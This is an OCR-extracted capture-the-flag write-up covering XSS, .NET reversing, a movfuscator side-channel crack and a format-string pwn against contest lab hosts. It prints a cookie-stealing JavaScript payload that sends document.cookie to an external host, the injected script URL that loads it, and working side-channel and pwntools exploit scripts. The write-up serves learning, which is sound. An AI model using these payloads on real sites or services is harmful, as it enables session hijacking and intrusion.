</head>

<body bgcolor ="#C0C0C0">

<p align="center"><font color="#FF0000">Cookie Collections</font></p>
<p align="center"><font face="Arial" color="#FF0000">Come on, boy</font></p>
<p align="left"> </p>

</body>
```

cookie.js:




```javascript
var img = new Image();
img.src = "http://[redacted]/test.php?c="+document.cookie;
```

Step-4 Pwn time :)



在下面输入网址并递交,猴子就会点开看 ~(~o￣▽￣)~o

447f618.php?name=hi><script src="http://[redacted]/cookie.js"></script>




Cookie Collections

Come on, boy


```
2016-05-21 19:52:39 PM = 10.60.0.212
User Agent: http://10.60.0.212:10865
/cc95d4d03ab52b9bd94b160f35091f573447f618.php?name=hi
%3E%3Cscript%20src=%22http:/[redacted]/cookie.js%22%3E%3C/script%3E
Session: flag=CTF{zhe_shi_yi_dao_qian_dao_ti_ha_ha}
```

0x0b



TEN.

✔ Solved



TEN. (Solved)

Category: reverse / Difficulty: 1 / Points: 100


据说有Flag可以拿。。。下载

HINT：

1. 找准工具就很简单啦

2. exe是健康安全滴，Don't be shy~


Thoughts & Solutions:



```
brant-ruan@brant-ruan:~/Documents/tjctf/reverse-0$ file Not_That_Hard.exe
Not_That_Hard.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

This is a .Net assembly!
I don't it! So what?
So go to Windows~

Then I run it:




Where is the flag?

password:

12


Try harder!

Use IDA to analyse: (But the result is so awesome)




```
.namespace Not_That_Hard
{
.class private auto abstract sealed ansi beforefieldinit Program extends [mscorlib]System.Objec
{

  .method private static hidebysig void Main()
  {
    .entrypoint
    .maxstack 8
  .custom instance void [mscorlib]System.STAThreadAttribute::.ctor() = (
   01 00 00 00) // ....
    nop
    call      void [System.Windows.Forms]System.Windows.Forms.Application::EnableVisualStyles()
    nop
    ldc.i4.0
    call      void [System.Windows.Forms]System.Windows.Forms.Application::SetCompatibleTextRend
    nop
    newobj    instance void Not_That_Hard.Form1::.ctor()
    call      void [System.Windows.Forms]System.Windows.Forms.Application::Run(class [System.Win
    nop
    ret
```

Then I noted the hint said correct tool would make it easy, so I searched and found a software [.Net Reflector] and used it:



```
Not_That_Hard
  Not_That_Hard.exe
    References
    {} -
    {} Not_That_Hard
      Form1
      Program
        Base Types
        Main() : Vo
      userInput
    {} Not_That_Hard.Pr
    Resources
      Not_That_Hard.Fo
      Not_That_Hard.Pr
```


Export
Output Directory:
%UserProfile%\Documents\Reflector\Disassembler\Not_That_Hard
Start
Close



```
private void button1_Click(object sender, EventArgs e)
{
    bool flag = false;
    userInput.Str = this.textBox1.Text;
    string strB = userInput.Str;
    string str3 = "CTF{GO";
    string str4 = "";
    byte[] buffer = new byte[] { 0x30, 0x44, 0x5f, 0x43, 0x52, 0x33, 0x63, 0x4b, 0x21, 0x7d };
    for (int i = 0; i < 10; i++)
    {
        str4 = str4 + ((char) buffer[i]).ToString();
    }
    if ((str3 + str4).CompareTo(strB) == 0)
    {
        flag = true;
    }
    if (flag)
    {
        MessageBox.Show("Good Job!");
    }
    else
    {
        MessageBox.Show("Try harder!");
    }
}
```

That is enough~

0x0c



side

✓ Solved

misc (150)


side (Solved)

Category: misc / Difficulty: 1 / Points: 150

http://10.60.0.212:10865/mov.zip

提示：请以 CTF{...} 形式递交 Flag。


The file is ELF 32-bit executable, but it is almost made up of [mov]:



```
mov     dword_84ED260, esp
mov     esp, off_84ED250
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     dword ptr [esp], 0Bh
mov     dword ptr [esp+4], 86ED2F4h
mov     dword ptr [esp+8], 0
call    near ptr unk_8048230
mov     esp, off_84ED250
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     dword ptr [esp], 4
mov     dword ptr [esp+4], 86ED380h
mov     dword ptr [esp+8], 0
call    loc_8048230
```


Thoughts & Solutions:

First, it is a challenge with excellent background. I must say that the background is even more valuable for you to learn & study.
(This trick will disable IDA. Here is the background: https://recon.cx/2015/slides/recon2015-14-christopher-domas-The-movfuscator.pdf)
So it is a big pity that the flag is put in memory which bypasses the background's bound.
If you luckily use IDA and see and submit the flag:(CTF{666666})




```
a0123456789abcd db '0123456789abcdef',0 ; DATA XREF: .text:0804EC74^o
                                         ; .text:0804F17B^o
aFlagSha1S      db 'Flag SHA1 = %s',0Ah,0 ; DATA XREF: .text:08143325^o
a666666         db '666666',0            ; DATA XREF: .text:08141DEB^o
                                         ; .text:081421B8^o
aWrongPassword  db 'Wrong password!',0Ah,0 ; DATA XREF: .text:08141582^o
aS              db '%s',0                ; DATA XREF: .text:08140C8F^o
aInputThePasswo db 'Input the password to unlock the flag: ',0
                                         ; DATA XREF: .text:08140A6D^o
aAyapuvdvzbo9um db 'AYaPUVdvZBO9uMJTVNbvLs/YyqDgY9gjrFzx/osYHrY=',0
```

That's all right.
I saw the '666666', but underestimated and ignored it.
So, I google~~~
And I learnt [Side Channel Attack] and got a Python code(which was used to solve REcon 2015 movfuscator crackme):



```
#!/usr/bin/python2.7
import string
import sys
from subprocess import Popen, PIPE, STDOUT

cmd = "perf stat -x, -e instructions:u " + sys.argv[1] + " 1>/dev/null"
key = ''

while True:
    maximum = 0,0
    for i in string.printable:
        p = Popen(cmd, stdout=PIPE, stdin=PIPE, stderr=STDOUT, shell=True)
        stdout, _ = p.communicate(input=b'%s\n' % (key + i))
        nb_instructions = int(stdout.split(',')[0])
        if nb_instructions > maximum[0]:
            maximum = nb_instructions, i
    key += maximum[1]
    print key
```


Let's have a try:



```
1
14
140
1403
14031
14031f
```


What is the long string?
What is the long string?
What is the long string?

……




```
14031f734ecee132dd98490659334e616ca5b
14031f734ecee132dd98490659334e616ca5b0
14031f734ecee132dd98490659334e616ca5b0c
14031f734ecee132dd98490659334e616ca5b0ce
```

What is the long string?
What is the long string?



```
brant-ruan@brant-ruan:~/Documents/tjctf/misc-mov$ ./mv
Input the password to unlock the flag: 14031f734ecee132dd98490659334e616ca5b0ce
Flag SHA1 = 1411678a0b9e25ee2f7c8b2f7ac92b6a74b3f9c5
```


Let's google:




Hash Sha1 · 1411678a0b9e25ee2f7c8b2f7ac92b6a74b3f9c5 ...
https://md5hashing.net/hash/sha1/1411678a0b9e25ee2f7c8b2f7ac92b6a74b3f9c5
2015年11月17日 - Decoded hash Sha1: 1411678a0b9e25ee2f7c8b2f7ac92b6a74b3f9c5: 666666 - Encryption and reverse decryption.

That is all. I still recommend that you learn about MOVFUSCATOR

0x0d



flag
✔ Solved
pwn (200)



flag (Solved)

Category: pwn / Difficulty: 2 / Points: 200

沈老师看着眼前学生的作业说到：“指针都不会用，连个hello world都打印不好￣へ￣”


binary

nc 10.60.0.212 20621

Thoughts & Solutions:

This PWN is about Format String Vulnerability and I have studied it before.
Here are some text:(Valuable to learn & study)
https://www.exploit-db.com/docs/28476.pdf
https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf


IDA to analyse:




```
lea     eax, [ebp+format]
mov     [esp+4], eax
mov     dword ptr [esp], offset aS ; "%s"
call    ___isoc99_scanf
lea     eax, [ebp+format]
mov     [esp], eax      ; format
call    _printf
```

You see, it is sth like printf(string)
You can control the string

And the flag has been put in a buffer:




```
main            proc near               ; DATA XREF: _start+17^o
                push    ebp
                mov     ebp, esp
                and     esp, 0FFFFFFF0h
                sub     esp, 30h
                mov     dword ptr [esp+4], offset modes ; "rt"
                mov     dword ptr [esp], offset filename ; "/home/flag/flag150"
                call    _fopen
                mov     [esp+2Ch], eax
                cmp     dword ptr [esp+2Ch], 0
                jnz     short loc_80485BF
```




```
loc_80485BF:                            ; CODE XREF: main+26^j
                mov     eax, [esp+2Ch]
                mov     [esp+8], eax    ; stream
                mov     dword ptr [esp+4], 14h ; n
                lea     eax, [esp+18h]
                mov     [esp], eax      ; s
                call    _fgets
```

So we can input some '%x' to fetch the flag:



```
from pwn import *

p = remote('10.60.0.212', 20621)
p.recvuntil("d!")
p.sendline("%x" * 300)
p.interactive()
```



```
0f75f51c2f772fac0f7739000df75eccd2f772fac0f772f000f772fac0f
e84654435079614d7b61456542674179737d6e69616f682f00662f656d2
30482a0f772f000000[*] Got EOF while reading in interactive
```


'C' is 0x46, 'T' is 0x54, 'F' is 0x43.
The last thing you need to note is little endian with Intel CPU.

0x0e

XSS2

✓ Solved

web (200)



XSS2 (Solved)

Category: web / Difficulty: 2 / Points: 200

http://10.60.0.212:10865/ab54e9f092a726b3d9aae412530595c28b85c064.php?name=hi


在这里输入地址，猴子就会点开看：http://10.60.0.212:19053/monkey.php

Hint：Flag 在 Cookie 中。


Hint2：wooyun drops 某文章。

Thoughts & Solutions:

I knew the trick in XSS1 won't be in effect, but I had a try:



```
10.60.0.212:10865/ab54e9f092a726b3d9aae412530595c28b85c064.php?name=hi><script>alert("haha")</script>
```




Your name is: hi>

